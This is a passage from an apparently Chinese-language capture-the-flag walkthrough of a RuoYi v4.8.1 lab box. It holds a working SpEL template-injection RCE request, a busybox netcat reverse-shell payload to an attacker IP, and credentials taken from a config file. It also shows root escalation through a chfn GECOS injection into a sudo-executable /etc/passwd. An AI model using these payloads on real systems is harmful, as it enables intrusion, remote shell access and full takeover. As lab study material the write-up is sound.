                print(f"[*] Tried {i} passwords...")

    print("[-] Password not found")


if __name__ == "__main__":
    crack()

[*] Tried 100000 passwords...
[*] Tried 200000 passwords...
[*] Tried 300000 passwords...
[+] Password Found!
    password = crack!
    hash     = 762c7f1bdd4d7007271c22ba66556c74
```

拿到密码`crack!`，去登录admin，拿到cookie

```
POST /monitor/cache/getNames HTTP/1.1
Host: 10.90.151.116:1025
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:146.0) Gecko/20100101 Firefox/146.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: JSESSIONID=e5f62e8e-efff-442b-87ba-dad2d444f86b
Upgrade-Insecure-Requests: 1
Priority: u=4
Content-Type: application/x-www-form-urlencoded
Content-Length: 358

fragment=__|$${#response.getWriter().print(@securityManager.getClass().getClassLoader().loadClass('java.lang.Runtime').getMethods.?[name=='getRuntime'][0].invoke(null).getClass.getMethods.?[name=='exec'][2].invoke(@securityManager.getClass().getClassLoader().loadClass('java.lang.Runtime').getMethods.?[name=='getRuntime'][0].invoke(null),'id',null))}|__::.x
```



```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:146.0) Gecko/20100101 Firefox/146.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: JSESSIONID=e5f62e8e-efff-442b-87ba-dad2d444f86b
Upgrade-Insecure-Requests: 1
Priority: u=4
Content-Type: application/x-www-form-urlencoded
Content-Length: 358

fragment=__|$${#response.getWriter().print(@securityManager.getClass().getClassLoader().loadClass('java.lang.Runtime').getMethods.?[name=='getRuntime'][0].invoke(null).getClass.getMethods.?[name=='exec'][2].invoke(@securityManager.getClass().getClassLoader().loadClass('java.lang.Runtime').getMethods.?[name=='getRuntime'][0].invoke(null),'id',null))}|__::.x
```

```
HTTP/1.1 200
Content-Type: text/html;charset=ISO-8859-1
Content-Language: zh-CN
Date: Wed, 31 Dec 2025 05:56:20 GMT
Keep-Alive: timeout=60
Connection: keep-alive
Content-Length: 41

Process[pid=1572, exitValue="not exited"]
```

原理可以看这篇

```
https://gowninng.cn/archives/34429c47-d80f-49d0-af69-7a871353a44f#%E5%BC%95%E7%94%A8
```

反弹shell

（不容易啊T_T）


```
POST /monitor/cache/getNames HTTP/1.1
Host: 10.90.151.116:1025
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:146.0) Gecko/20100101 Firefox/146.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: JSESSIONID=e5f62e8e-efff-442b-87ba-dad2d444f86b
Upgrade-Insecure-Requests: 1
Priority: u=4
Content-Type: application/x-www-form-urlencoded
Content-Length: 398

fragment=__|$${#response.getWriter().print(@securityManager.getClass().getClassLoader().loadClass('java.lang.Runtime').getMethods.?[name=='getRuntime'][0].invoke(null).getClass.getMethods.?[name=='exec'][2].invoke(@securityManager.getClass().getClassLoader().loadClass('java.lang.Runtime').getMethods.?[name=='getRuntime'][0].invoke(null),'busybox nc 10.90.151.209 5566 -e /bin/bash',null))}|__::.x
```

提权

```
Hungry@dan:~$ sudo -l
sudo: unable to resolve host dan: Name or service not known
Matching Defaults entries for Hungry on dan:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User Hungry may run the following commands on dan:
    (ALL) NOPASSWD: /etc/passwd
Hungry@dan:~$ ls -al /etc/passwd
-rwxr-xr-x 1 root root 1490 Dec 20 02:23 /etc/passwd
```

现在我们已知`/etc/passwd`是有执行权限的，没有写权限，但是我们还是希望可以通过写入一些命令来实现提权

那么我们到底可不可以写呢，拷打AI后得知我们可以修改`/etc/passwd`中第五列的内容



三、改「用户注释信息（GECOS）」（几乎没权限影响）

比如改姓名、电话、备注：

```bash
chfn
```

你可以改：

- Full Name
- Office
- Office Phone
- Home Phone

👉 这些对应 `/etc/passwd` 的 **第 5 列**

安全性很低，CTF 里偶尔用于**注入/显示测试**

```
Hungry@dan:~$ chfn
Password:
```

需要密码，翻翻配置文件，或者是备份文件，通过`linpeas.sh`

```
╔══════════╣ Active Ports
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#open-ports
══╣ Active Ports (ss)
tcp     LISTEN   0        80             127.0.0.1:3306          0.0.0.0:*
tcp     LISTEN   0        128            127.0.0.1:6379          0.0.0.0:*
tcp     LISTEN   0        128              0.0.0.0:22            0.0.0.0:*
tcp     LISTEN   0        128                [::1]:6379             [::]:*
tcp     LISTEN   0        128                    *:80                  *:*
tcp     LISTEN   0        128                 [::]:22               [::]:*
tcp     LISTEN   0        128                    *:1025                *:*
users:(("java",pid=487,fd=21))
```

尝试找数据库配置文件，找到密码可以直接ssh

```
Hungry@dan:/var/www/html/RuoYi-v4.8.1/ruoyi-admin/src/main/resources$ cat application-druid.yml
# 数据源配置
spring:
    datasource:
        type: com.alibaba.druid.pool.DruidDataSource
        driverClassName: com.mysql.cj.jdbc.Driver
        druid:
            # 主库数据源
            master:
                url: jdbc:mysql://localhost:3306/ry?useUnicode=true&characterEncoding=utf8&zeroDateTimeBehavior=convertToNull&useSSL=true&serverTimezone=GMT%2B8
                username: Hungry
                password: go_to_study
            # 从库数据源
            slave:
                # 从数据源开关/默认关闭
                enabled: false
                url:
                username:
                password:
```

拿到了密码，那么便有以下操作

```
Hungry@dan:~$ chfn
Password:
Changing the user information for Hungry
Enter the new value, or press ENTER for the default
        Full Name:
        Room Number []: ;su;
        Work Phone []: 1
        Home Phone []: 1
Hungry@dan:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
......
redis:x:107:114::/var/lib/redis:/usr/sbin/nologin
Hungry:x:1000:1000:,;su;,1,1:/home/Hungry:/bin/bash
Hungry@dan:~$ sudo /etc/passwd
```

```
id
sudo: unable to resolve host dan: Name or service not known
.....
/etc/passwd: 27: /etc/passwd: redis:x:107:114::/var/lib/redis:/usr/sbin/nologin:
not found
/etc/passwd: 28: /etc/passwd: Hungry:x:1000:1000:,: not found
root@dan:/home/Hungry# id
uid=0(root) gid=0(root) groups=0(root)
root@dan:/home/Hungry#
```